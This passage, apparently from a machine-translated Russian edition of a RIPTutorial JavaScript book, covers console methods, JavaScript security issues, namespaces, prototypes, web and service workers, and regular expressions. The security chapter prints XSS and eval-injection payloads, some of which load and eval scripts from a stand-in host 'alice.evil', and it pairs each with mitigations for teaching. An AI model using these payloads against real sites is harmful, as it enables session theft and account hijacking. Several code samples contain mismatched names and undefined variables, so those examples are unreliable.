: создает свернутую группу записей, которая может быть расширена через кнопку раскрытия, чтобы выявить все записи, выполненные после вызова этого метода;
- `console.group()` : создает расширенную группу записей, которые могут быть свернуты, чтобы скрыть записи после вызова этого метода.

Идентификацию можно удалить для последующих записей, используя следующий метод:

- console.groupEnd () : завершает текущую группу, позволяя печатать новые записи в родительской группе после вызова этого метода.

Группы могут быть каскадированы, чтобы разрешить несколько идентичных выходных или разборных слоев внутри каждого из них:



Очистка консоли - console.clear ()

Вы можете очистить консольное окно с помощью метода `console.clear()` . Это удаляет все ранее напечатанные сообщения в консоли и может печатать сообщение, подобное «Консоль была очищена» в некоторых средах.

Отображение объектов и XML в интерактивном режиме - console.dir (), console.dirxml ()


`console.dir(object)` отображает интерактивный список свойств указанного объекта JavaScript. Результат представлен как иерархический список с раскрывающимися треугольниками, которые позволяют видеть содержимое дочерних объектов.

```
var myObject = {
    "foo":{
```

```
        "bar":"data"
    }
};

console.dir(myObject);
```

дисплеи:



`console.dirxml(object)` печатает XML-представление потоковых элементов объекта, если это возможно, или представление JavaScript, если нет. Вызов `console.dirxml()` для элементов HTML и XML эквивалентен вызову `console.log()` .

Пример 1:

```
console.dirxml(document)
```

дисплеи:

Пример 2:

```
console.log(document)
```


дисплеи:

Пример 3:

```
var myObject = {
    "foo":{
        "bar":"data"
    }
};

console.dirxml(myObject);
```

дисплеи:



Прочитайте Приставка онлайн: https://riptutorial.com/ru/javascript/topic/2288/приставка

глава 77: Проблемы с безопасностью

Вступление

Это набор общих проблем безопасности JavaScript, таких как XSS и eval injection. В этой коллекции также описывается, как смягчить эти проблемы безопасности.

Examples

Отраженный межсайтовый скриптинг (XSS)

Предположим, Джо владеет веб-сайтом, который позволяет вам войти в систему, просмотреть видео щенков и сохранить их в своей учетной записи.

Всякий раз, когда пользователь выполняет поиск на этом веб-сайте, они перенаправляются на `https://example.com/search?q=brown+puppies` .

Если поиск пользователя не соответствует чему-либо, то они видят сообщение в строках:

> Ваш поиск (**коричневые щенки**) ничего не соответствовал. Попробуйте снова.

На бэкэнд это сообщение отображается следующим образом:

```
if(!searchResults){
    webPage += "<div>Your search (<b>" + searchQuery + "</b>), didn't match anything. Try
again.";
}
```

Однако, когда Алиса ищет `<h1>headings</h1>` , она возвращает это:

> Результат поиска (
>
> # заголовки
>
>) ничего не соответствовало. Попробуйте снова.


Сырой HTML:

```
Your search (<b><h1>headings</h1></b>) didn't match anything. Try again.
```

Затем Алис ищет `<script>alert(1)</script>` , она видит:

> Ваш поиск () не соответствует чему-либо. Попробуйте снова.

А также:



Затем Алис ищет `<script src = "https://alice.evil/puppy_xss.js></script>really cute puppies` и копирует ссылку в своей адресной строке, а не электронную почту Боба:

> Боб,
>
> Когда я ищу симпатичных щенков , ничего не происходит!

Чем Алиса успешно получает Боба, чтобы запустить ее сценарий, когда Боб вошел в свой аккаунт.

Смягчение:

1. Выбери все угловые скобки в поисках, прежде чем возвращать поисковый запрос, когда результаты не найдены.
2. Не возвращайте поисковый запрос, если результаты не найдены.
3. **Добавить политику безопасности контента, которая отказывается загружать активный контент из других доменов**

Постоянный межсайтовый скриптинг (XSS)

Предположим, что Боб владеет социальным сайтом, который позволяет пользователям персонализировать свои профили.

Алиса выходит на сайт Боба, создает учетную запись и переходит к настройкам своего профиля. Она задает свое описание профиля, чтобы `I'm actually too lazy to write something here.`

Когда ее друзья просматривают ее профиль, этот код запускается на сервере:

```
if(viewedPerson.profile.description){
    page += "<div>" + viewedPerson.profile.description + "</div>";
}else{
    page += "<div>This person doesn't have a profile description.</div>";
}
```

Результат в этом HTML:

```
<div>I'm actually too lazy to write something here.</div>
```

Затем Алиса задает описание своего профиля `<b>I like HTML</b>` . Когда она посещает ее профиль, вместо того, чтобы видеть

> <b> Мне нравится HTML </ b>

она видит

> **Мне нравится HTML**

Затем Алиса задает профиль

```
<script src = "https://alice.evil/profile_xss.js"></script>I'm actually too lazy to write
something here.
```

Всякий раз, когда кто-то посещает ее профиль, они получают скрипт Алисы на веб-сайте Боба, когда он входит в свою учетную запись.

смягчение

1. Угловые скобки в описаниях профилей и т. Д.
2. Храните описания профилей в текстовом файле, который затем `.innerText` скриптом, который добавляет описание через `.innerText`
3. **Добавить политику безопасности контента, которая отказывается загружать активный контент из других доменов**

Постоянный межсайтовый скриптинг из строковых литералов JavaScript

Предположим, что Боб владеет сайтом, который позволяет публиковать публичные сообщения.

Сообщения загружаются сценарием, который выглядит так:

```
addMessage("Message 1");
addMessage("Message 2");
addMessage("Message 3");
addMessage("Message 4");
addMessage("Message 5");
addMessage("Message 6");
```

Функция `addMessage` добавляет отправленное сообщение в DOM. Однако, чтобы избежать XSS, **любой HTML-код в сообщениях** не отображается **.**

Сценарий создается **на сервере** следующим образом:

```
for(var i = 0; i < messages.length; i++){
    script += "addMessage(\"" + messages[i] + "\");";
}
```

Так Алиса отправляет сообщение, в котором говорится: « `My mom said: "Life is good. Pie makes it better. "` . Затем, когда она просматривает сообщение, вместо того, чтобы видеть ее сообщение, она видит ошибку в консоли:

```
Uncaught SyntaxError: missing ) after argument list
```

Зачем? Поскольку сгенерированный скрипт выглядит так:

```
addMessage("My mom said: "Life is good. Pie makes it better. "");
```

Это синтаксическая ошибка. Than Alice:

```
I like pie ");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//
```

Тогда сгенерированный скрипт выглядит так:

```
addMessage("I like pie
");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//");
```

Это добавляет сообщение, которое `I like pie` , но оно также **загружает и запускает `https://alice.evil/js_xss.js` всякий раз, когда кто-то посещает сайт Боба.**

Смягчение:

1. Передайте сообщение, отправленное в JSON.stringify ()
2. Вместо динамического построения сценария создайте текстовый файл, содержащий все сообщения, которые позднее извлекаются скриптом
3. **Добавить политику безопасности контента, которая отказывается загружать активный контент из других доменов**

Почему скрипты от других людей могут нанести вред вашему сайту и его посетителям

Если вы не думаете, что вредоносные скрипты могут нанести вред вашему сайту, **вы ошибаетесь** . Вот список того, что может сделать вредоносный скрипт:

1. Удалите себя из DOM, чтобы **его нельзя было проследить**
2. Украдите файлы cookie сеансов пользователей и **разрешите автору сценария войти в систему и выдать им**
3. Покажите фальшивку «Ваша сессия истекла. Пожалуйста, войдите снова».

сообщение, которое **отправляет пароль пользователя автору сценария** .
4. Зарегистрируйте злоумышленника, который запускает вредоносный скрипт **при каждом посещении страницы** на этом веб-сайте.
5. Поместите поддельную paywall, требующую, чтобы пользователи **платили деньги** за доступ к сайту, **который фактически отправляется автору сценария** .

Пожалуйста, **не думайте, что XSS не повредит вашему сайту и его посетителям.**

Evaled JSON injection

Предположим, что всякий раз, когда кто-то посещает страницу профиля на веб-сайте Боба, выбирается следующий URL:

```
https://example.com/api/users/1234/profiledata.json
```

С таким ответом:

```
{
    "name": "Bob",
    "description": "Likes pie & security holes."
}
```

Чем эти данные анализируются и вставлены:

```
var data = eval("(" + resp + ")");
document.getElementById("#name").innerText = data.name;
document.getElementById("#description").innerText = data.description;
```

Кажется, хорошо, правда? **Неправильно.**

Что делать, если чье-то описание `Likes XSS."});alert(1);({"name":"Alice","description":"Likes XSS`. "Кажется странным, но если это плохо сделано,

```
{
    "name": "Alice",
    "description": "Likes pie & security
holes."});alert(1);({"name":"Alice","description":"Likes XSS."
}
```

И это будет `eval` :

```
({
    "name": "Alice",
    "description": "Likes pie & security
holes."});alert(1);({"name":"Alice","description":"Likes XSS."
})
```

Если вы не думаете, что это проблема, вставьте это в свою консоль и посмотрите, что произойдет.

Mitagation

- **Используйте JSON.parse вместо eval, чтобы получить JSON.** В общем, не используйте eval и определенно не используйте eval с чем-то, что пользователь мог бы контролировать. Eval создает новый контекст выполнения , создавая **хит производительности** .
- Правильно избегайте `"` и `\` в пользовательских данных перед тем, как поместить его в JSON. Если вы просто избежите `"` , то это произойдет:

  ```
  Hello! \"});alert(1);({
  ```

  Будет преобразован в:

  ```
  "Hello! \\"});alert(1);({"
  ```

  К сожалению. Не забудьте избежать и `\` и `"` , или просто использовать JSON.parse.

Прочитайте Проблемы с безопасностью онлайн:
https://riptutorial.com/ru/javascript/topic/10723/проблемы-с-безопасностью

глава 78: Пространства имен

замечания

В Javascript нет понятий пространств имен, и они очень полезны для организации кода на разных языках. Для javascript они помогают уменьшить количество глобальных запросов, требуемых нашими программами, и в то же время помогают избежать коллизий имен или чрезмерного префикса имени. Вместо того, чтобы загрязнять глобальную область множеством функций, объектов и других переменных, вы можете создать один (и идеально только один) глобальный объект для своего приложения или библиотеки.

Examples

Пространство имен по прямому назначению

```
 //Before: antipattern 3 global variables
    var setActivePage = function () {};
    var getPage = function() {};
    var redirectPage = function() {};

//After:  just 1 global variable, no function collision and more meaningful function names
    var NavigationNs = NavigationNs || {};
    NavigationNs.active = function() {}
    NavigationNs.pagination = function() {}
    NavigationNs.redirection = function() {}
```

Вложенные пространства имен

Когда задействованы несколько модулей, избегайте распространения глобальных имен путем создания единого глобального пространства имен. Оттуда любые субмодули могут быть добавлены в глобальное пространство имен. (Дальнейшее вложение замедлит производительность и добавит излишнюю сложность.) Более длинные имена могут быть использованы, если проблемы с именами являются проблемой:

```
var NavigationNs = NavigationNs || {};
    NavigationNs.active =  {};
    NavigationNs.pagination = {};
    NavigationNs.redirection = {};

    // The second level start here.
    Navigational.pagination.jquery = function();
    Navigational.pagination.angular = function();
    Navigational.pagination.ember = function();
```

Прочитайте Пространства имен онлайн: https://riptutorial.com/ru/javascript/topic/6673/пространства-имен

глава 79: Прототипы, объекты

Вступление

В обычном JS нет класса, вместо этого у нас есть прототипы. Подобно классу, прототип наследует свойства, включая методы и переменные, объявленные в классе. Мы можем создать новый экземпляр объекта, когда это необходимо, Object.create (PrototypeName); (мы можем также дать значение для конструктора)

Examples

Создание и инициализация прототипа

```
var Human = function() {
  this.canWalk = true;
  this.canSpeak = true; //

};

Person.prototype.greet = function() {
  if (this.canSpeak) { // checks whether this prototype has instance of speak
    this.name = "Steve"
    console.log('Hi, I am ' + this.name);
  } else{
     console.log('Sorry i can not speak');
  }
};
```

Прототип может быть создан таким образом

```
obj = Object.create(Person.prototype);
ob.greet();
```

Мы можем передать значение для конструктора и сделать логическое значение true и false на основе требования.

Детальное объяснение

```
var Human = function() {
    this.canSpeak = true;
};
// Basic greet function which will greet based on the canSpeak flag
Human.prototype.greet = function() {
    if (this.canSpeak) {
        console.log('Hi, I am ' + this.name);
    }
};

var Student = function(name, title) {
```

```
    Human.call(this); // Instantiating the Human object and getting the memebers of the class
    this.name = name; // inherting the name from the human class
    this.title = title; // getting the title from the called function
};

Student.prototype = Object.create(Human.prototype);
Student.prototype.constructor = Student;

Student.prototype.greet = function() {
    if (this.canSpeak) {
        console.log('Hi, I am ' + this.name + ', the ' + this.title);
    }
};

var Customer = function(name) {
    Human.call(this); // inherting from the base class
    this.name = name;
};

Customer.prototype = Object.create(Human.prototype); // creating the object
Customer.prototype.constructor = Customer;


var bill = new Student('Billy', 'Teacher');
var carter = new Customer('Carter');
var andy = new Student('Andy', 'Bill');
var virat = new Customer('Virat');

bill.greet();
// Hi, I am Bob, the Teacher

carter.greet();
// Hi, I am Carter

andy.greet();
// Hi, I am Andy, the Bill

virat.greet();
```

Прочитайте Прототипы, объекты онлайн: https://riptutorial.com/ru/javascript/topic/9586/прототипы--объекты

глава 80: Рабочие

Синтаксис

- новый рабочий (файл)
- postMessage (данные, переводы)
- onmessage = функция (сообщение) {/ * ... * /}
- onerror = function (message) {/ * ... * /}
- прекратить ()

замечания

- Работники службы разрешены только для веб-сайтов, обслуживаемых HTTPS.

Examples

Зарегистрировать сервисного работника

```
// Check if service worker is available.
if ('serviceWorker' in navigator) {
  navigator.serviceWorker.register('/sw.js').then(function(registration) {
    console.log('SW registration succeeded with scope:', registration.scope);
  }).catch(function(e) {
    console.log('SW registration failed with error:', e);
  });
}
```

- Вы можете вызвать `register()` для каждой загрузки страницы. Если SW уже зарегистрирован, браузер предоставляет вам экземпляр, который уже запущен
- SW-файл может быть любым именем. `sw.js` является обычным явлением.
- Расположение файла SW важно, поскольку он определяет область SW. Например, SW-файл в `/js/sw.js` может только перехватывать запросы `fetch` для файлов, начинающихся с `/js/` . По этой причине вы обычно видите файл SW в каталоге верхнего уровня проекта.

Веб-рабочий

Веб-рабочий - это простой способ запускать сценарии в фоновом потоке, поскольку рабочий поток может выполнять задачи (включая задачи ввода-вывода с использованием xmlHttpRequest), не мешая пользовательскому интерфейсу. После создания рабочий может отправлять сообщения, которые могут быть разными типами данных (кроме функций), к коду JavaScript, который его создал, отправив сообщения обработчику событий, указанному этим кодом (и наоборот).

Рабочих можно создать несколькими способами.

Наиболее распространенным является простой URL:

```
var webworker = new Worker("./path/to/webworker.js");
```

Также можно динамически создавать `URL.createObjectURL()` из строки, используя `URL.createObjectURL()` :

```
var workerData = "function someFunction() {}; console.log('More code');";

var blobURL = URL.createObjectURL(new Blob(["(" + workerData + ")"], { type: "text/javascript"
}));

var webworker = new Worker(blobURL);
```

Тот же метод можно комбинировать с `Function.toString()` для создания рабочего из существующей функции:

```
var workerFn = function() {
    console.log("I was run");
};

var blobURL = URL.createObjectURL(new Blob(["(" + workerFn.toString() + ")"], { type:
"text/javascript" }));

var webworker = new Worker(blobURL);
```

Простой сервисный работник

main.js

> Сервисный работник является управляемым событиями работником, зарегистрированным в отношении источника и пути. Он принимает форму файла JavaScript, который может управлять веб-страницей / сайтом, с которым он связан, перехватывает и изменяет запросы на навигацию и ресурсы, а также кэширует ресурсы очень подробно, чтобы дать вам полный контроль над тем, как ваше приложение ведет себя в определенных ситуациях (наиболее очевидным является то, что сеть недоступна).

Источник: MDN

Немного вещей:

1. Это рабочий JavaScript, поэтому он не может напрямую обращаться к DOM
2. Это программируемый сетевой прокси

3. Он будет прекращен, если он не используется, и перезапускается, когда это необходимо
4. Сервисный рабочий имеет жизненный цикл, который полностью отделен от вашей веб-страницы
5. Требуется HTTPS

Этот код, который будет выполнен в контексте документа, (или) этот JavaScript будет включен в вашу страницу с помощью `<script>` .

```
// we check if the browser supports ServiceWorkers
if ('serviceWorker' in navigator) {
  navigator
    .serviceWorker
    .register(
      // path to the service worker file
      'sw.js'
    )
    // the registration is async and it returns a promise
    .then(function (reg) {
      console.log('Registration Successful');
    });
}
```

sw.js

Это код сервисного сотрудника и выполняется в глобальном масштабе ServiceWorker .

```
self.addEventListener('fetch', function (event) {
  // do nothing here, just log all the network requests
  console.log(event.request.url);
});
```

Выделенные рабочие и совместные рабочие

Выделенные работники

Специальный веб-рабочий доступен только сценарию, который его назвал.

Основное применение:

```
var worker = new Worker('worker.js');
worker.addEventListener('message', function(msg) {
    console.log('Result from the worker:', msg.data);
});
worker.postMessage([2,3]);
```

worker.js:

```
self.addEventListener('message', function(msg) {
```

```
    console.log('Worker received arguments:', msg.data);
    self.postMessage(msg.data[0] + msg.data[1]);
});
```

Общие работники

Доступ к совместному рабочему файлу доступен несколькими сценариями - даже если к ним обращаются различные окна, iframe или даже рабочие.

Создание общего рабочего очень похоже на то, как создать выделенный, но вместо прямой связи между основным потоком и рабочим потоком вам придется общаться через объект порта, т. Е. Явный порт должен открывается, поэтому несколько сценариев могут использовать его для общения с общим рабочим. (Обратите внимание, что посвященные работники делают это неявно)

Основное приложение

```
var myWorker = new SharedWorker('worker.js');
myWorker.port.start();  // open the port connection

myWorker.port.postMessage([2,3]);
```

worker.js

```
self.port.start(); open the port connection to enable two-way communication

self.onconnect = function(e) {
    var port = e.ports[0];  // get the port

    port.onmessage = function(e) {
        console.log('Worker revceived arguemnts:', e.data);
        port.postMessage(e.data[0] + e.data[1]);
    }
}
```

Обратите внимание, что настройка этого обработчика сообщений в рабочем потоке также неявно открывает соединение порта с родительским потоком, поэтому вызов на `port.start()` самом деле не нужен, как указано выше.

Прекратить работу

Как только вы закончите с работником, вы должны его прекратить. Это помогает высвободить ресурсы для других приложений на компьютере пользователя.

Основная тема:

```
// Terminate a worker from your application.
worker.terminate();
```

Примечание . Метод `terminate` недоступен для рабочих служб. Он будет прекращен, если он

не используется, и перезапустится, когда это будет необходимо.

Рабочая тема:

```
// Have a worker terminate itself.
self.close();
```

Заполнение кеша

После регистрации вашего сервисного работ браузер попытается установить и позже активировать сервисного работника.

Установить прослушиватель событий

```
this.addEventListener('install', function(event) {
    console.log('installed');
});
```

Кэширование

Это событие установки можно использовать для кэширования ресурсов, необходимых для запуска приложения в автономном режиме. Ниже пример использует кеш-апи, чтобы сделать то же самое.

```
this.addEventListener('install', function(event) {
  event.waitUntil(
    caches.open('v1').then(function(cache) {
      return cache.addAll([
        /* Array of all the assets that needs to be cached */
        '/css/style.css',
        '/js/app.js',
        '/images/snowTroopers.jpg'
      ]);
    })
  );
});
```

Общение с веб-мастером

Поскольку работники работают в отдельном потоке от того, который их создал, связь должна произойти через `postMessage` .

Примечание. Из-за разных экспортных префиксов некоторые браузеры имеют `webkitPostMessage` вместо `postMessage` . Вы должны переопределить `postMessage` чтобы убедиться, что работники «работают» (не каламбур) в большинстве возможных мест:

```
worker.postMessage = (worker.webkitPostMessage || worker.postMessage);
```

Из основного потока (родительское окно):

```
// Create a worker
var webworker = new Worker("./path/to/webworker.js");

// Send information to worker
webworker.postMessage("Sample message");

// Listen for messages from the worker
webworker.addEventListener("message", function(event) {
    // `event.data` contains the value or object sent from the worker
    console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
});
```

От работника, в `webworker.js` :

```
// Send information to the main thread (parent window)
self.postMessage(["foo", "bar", "baz"]);

// Listen for messages from the main thread
self.addEventListener("message", function(event) {
    // `event.data` contains the value or object sent from main
    console.log("Message from parent:", event.data); // "Sample message"
});
```

Кроме того, вы также можете добавить прослушивателей событий, используя `onmessage` :

Из основного потока (родительское окно):

```
webworker.onmessage = function(event) {
    console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
}
```

От работника, в `webworker.js` :

```
self.onmessage = function(event) {
    console.log("Message from parent:", event.data); // "Sample message"
}
```

Прочитайте Рабочие онлайн: https://riptutorial.com/ru/javascript/topic/618/рабочие

глава 81: Регулярные выражения

Синтаксис

- let regex = / *pattern* / [*flags*]
- let regex = new RegExp (' *pattern* ', [*flags*])
- let ismatch = regex.test (' *текст* ')
- let results = regex.exec (' *text* ')

параметры

Флаги	подробности
г	**г** лоб. Все совпадения (не возвращаются в первом матче).
м	**m** ulti-line. Вызывает **^** и **$** для соответствия началу / концу каждой строки (не только начало / конец строки).
я	**я** нечувствителен. Нечувствительность к регистру (игнорирует регистр [a-zA-Z]).
U	**u** nicode: Строки шаблонов обрабатываются как **UTF-16** . Также приводит к тому, что escape-последовательности соответствуют символам Unicode.
Y	stick **y** : соответствует только индексу, указанному свойством lastIndex этого регулярного выражения в целевой строке (и не пытается сопоставляться с более поздними индексами).

замечания

Объект RegExp так же полезен, как и ваши знания о регулярных выражениях. См. Здесь вводный учебник или см. MDN для более подробного объяснения.

Examples

Создание объекта RegExp

Стандартное создание

Рекомендуется использовать эту форму только при создании регулярного выражения из динамических переменных.

Используйте, когда выражение может измениться или выражение генерируется пользователем.

```
var re = new RegExp(".*");
```

С флагами:

```
var re = new RegExp(".*", "gmi");
```

С обратной косой чертой: (это должно быть экранировано, потому что регулярное выражение задано строкой)

```
var re = new RegExp("\\w*");
```

Статическая инициализация

Используйте, когда вы знаете, что регулярное выражение не изменится, и вы знаете, что это выражение перед выполнением.

```
var re = /.*/;
```

С флагами:

```
var re = /.*/gmi;
```

С обратной косой чертой: (это не должно быть экранировано, потому что регулярное выражение указано в литерале)

```
var re = /\w*/;
```

Флаги RegExp

Есть несколько флагов, которые вы можете указать для изменения поведения RegEx. Флаги могут быть добавлены к концу литерала регулярного выражения, например, указать `gi` in `/test/gi` или они могут быть указаны как второй аргумент для конструктора `RegExp` , как в `new RegExp('test', 'gi')` .

`g` - Глобальный. Находит все совпадения вместо остановки после первого.

`i` - Игнорировать дело. `/[az]/i` эквивалентно `/[a-zA-Z]/` .

`m` - многострочный. `^` и `$` соответствуют началу и концу каждой строки, соответственно обрабатывая `\n` и `\r` как разделители вместо простого начала и конца всей строки.

6

`u` - Юникод. Если этот флаг не поддерживается, вы должны соответствовать определенным символам Unicode с `\uXXXX` где `XXXX` - это значение символа в шестнадцатеричном формате.

`y` - Находит все совпадения подряд / смежные.

Соответствие с .exec ()

Совпадение с использованием `.exec()`

`RegExp.prototype.exec(string)` возвращает массив захватов или `null` если совпадение не было.

```
var re = /([0-9]+)[a-z]+/;
var match = re.exec("foo123bar");
```

`match.index` - это 3, (нулевое) местоположение совпадения.

`match[0]` - полная строка соответствия.

`match[1]` - текст, соответствующий первой захваченной группе. `match[n]` будет значением *n*- й захваченной группы.

Loop Through Matches Использование `.exec()`

```
var re = /a/g;
var result;
while ((result = re.exec('barbatbaz')) !== null) {
    console.log("found '" + result[0] + "', next exec starts at index '" + re.lastIndex +
"'");
}
```

Ожидаемый результат

> найденный 'a', следующий exec начинается с индекса '2'
> найденный 'a', следующий exec начинается с индекса '5'
> найденный 'a', следующий exec начинается с индекса '8'

Проверьте, содержит ли строка шаблон с использованием .test ()

```
var re = /[a-z]+/;
if (re.test("foo")) {
    console.log("Match exists.");
}
```

Метод `test` выполняет поиск, чтобы увидеть, соответствует ли регулярное выражение строке. Регулярное выражение `[az]+` будет искать одну или несколько строчных букв.

Поскольку шаблон соответствует строке, на консоли будет регистрироваться «соответствие существует».

Использование RegExp со строками

Объект String имеет следующие методы, которые принимают регулярные выражения в качестве аргументов.

- `"string".match(...`
- `"string".replace(...`
- `"string".split(...`
- `"string".search(...`

Совпадение с RegExp

```
console.log("string".match(/[i-n]+/));
console.log("string".match(/(r)[i-n]+/));
```

Ожидаемый результат

Массив ["in"]
Массив ["rin", "r"]

Заменить с помощью RegExp

```
console.log("string".replace(/[i-n]+/, "foo"));
```

Ожидаемый результат

strfoog

Сплит с RegExp

```
console.log("stringstring".split(/[i-n]+/));
```

Ожидаемый результат

Массив ["str", "gstr", "g"]

Поиск с помощью RegExp

`.search()` возвращает индекс, в котором найдено совпадение, или -1.

```
console.log("string".search(/[i-n]+/));
console.log("string".search(/[o-q]+/));
```

Ожидаемый результат

    3
    -1

Замена соответствия строки с помощью функции обратного вызова

`String#replace` может иметь функцию в качестве второго аргумента, поэтому вы можете предоставить замену на основе некоторой логики.

```
"Some string Some".replace(/Some/g, (match, startIndex, wholeString) => {
  if(startIndex == 0){
    return 'Start';
  } else {
    return 'End';
  }
});
// will return Start string End
```

Библиотека шаблонов одной строки

```
let data = {name: 'John', surname: 'Doe'}
"My name is {surname}, {name} {surname}".replace(/(?:{(.+?)})/g, x => data[x.slice(1,-1)]);

// "My name is Doe, John Doe"
```

Группы RegExp

JavaScript поддерживает несколько типов групп в регулярных выражениях, *группах захвата, группах без захвата* и *ожиданиях* . В настоящее время нет никакой поддержки *Двойник позади.*

Захватить

Иногда желаемый матч зависит от контекста. Это означает, что простой *RegExp переберет* часть интересующей *строки* , поэтому решение состоит в том, чтобы написать группу захвата `(pattern)` . Затем на захваченные данные можно ссылаться как ...

- Замена строк `"$n"` где `n` - *n-я* группа захвата (начиная с `1`)
- *N-й* аргумент в функции обратного вызова
- Если *RegExp* не помечен `g` , *n + 1-й* элемент в возвращаемом *массиве* `str.match`
- Если *RegExp* отмечен `g` , `str.match` отбрасывает захваты, вместо этого используйте `re.exec`

Скажем, есть *строка, в* которой все знаки `+` должны заменяться пробелом, но только если они следуют буквенному символу. Это означает, что простой совпадение будет включать буквенный символ, и он также будет удален. Захват это решение, так как это означает, что

согласованная буква может быть сохранена.

```
let str = "aa+b+cc+1+2",
    re = /([a-z])\+/g;

// String replacement
str.replace(re, '$1 '); // "aa b cc 1+2"
// Function replacement
str.replace(re, (m, $1) => $1 + ' '); // "aa b cc 1+2"
```

Non-Capture

Используя форму `(?:pattern)` , они работают аналогично захвату групп, за исключением того, что они не сохраняют содержимое группы после матча.

Они могут быть особенно полезны, если захватываются другие данные, которые вы не хотите переместить индексы, но вам нужно выполнить некоторые расширенные сопоставления шаблонов, такие как OR

```
let str = "aa+b+cc+1+2",
    re = /(?:\b|c)([a-z])\+/g;

str.replace(re, '$1 '); // "aa+b c 1+2"
```

Смотреть вперед

Если требуемое совпадение зависит от того, что следует за ним, а не для сопоставления с ним и его захвата, можно использовать прогноз, чтобы проверить его, но не включать его в соответствие. Позитивный внешний вид имеет форму `(?=pattern)` , негативный прогноз вперед (где совпадение выражений происходит только в том случае, если шаблон поиска не соответствует) имеет форму `(?!pattern)`

```
let str = "aa+b+cc+1+2",
    re = /\+(?=[a-z])/g;

str.replace(re, ' '); // "aa b cc+1+2"
```

Использование Regex.exec () с регулярным выражением в круглых скобках для извлечения совпадений строки

Иногда вы не хотите просто заменять или удалять строку. Иногда вы хотите извлекать и обрабатывать совпадения. Вот пример того, как вы манипулируете матчи.

Что такое матч? Когда найденная совместимая подстрока для всего регулярного выражения в строке, команда exec создает совпадение. Сопоставление - это массив,

составленный, во-первых, всей подстрокой, которая сопоставлена, и все скобки в матче.

Представьте себе строку html:

```
<html>
<head></head>
<body>
  <h1>Example</h1>
  <p>Look a this great link : <a href="https://stackoverflow.com">Stackoverflow</a>
http://anotherlinkoutsideatag</p>
  Copyright <a href="https://stackoverflow.com">Stackoverflow</a>
</body>
```

Вы хотите , чтобы извлечь и получить все ссылки внутри `a` теге. Во-первых, вот регулярное выражение, которое вы пишете:

```
var re = /<a[^>]*href="https?:\/\/.*"[^>]*>[^<]*<\/a>/g;
```

Но теперь представьте, что вы хотите `href` и `anchor` каждой ссылки. И вы хотите это вместе. Вы можете просто добавить новое регулярное выражение для каждого совпадения **ИЛИ** вы можете использовать круглые скобки:

```
var re = /<a[^>]*href="(https?:\/\/.*)"[^>]*>([^<]*)<\/a>/g;
var str = '<html>\n    <head></head>\n    <body>\n        <h1>Example</h1>\n        <p>Look a
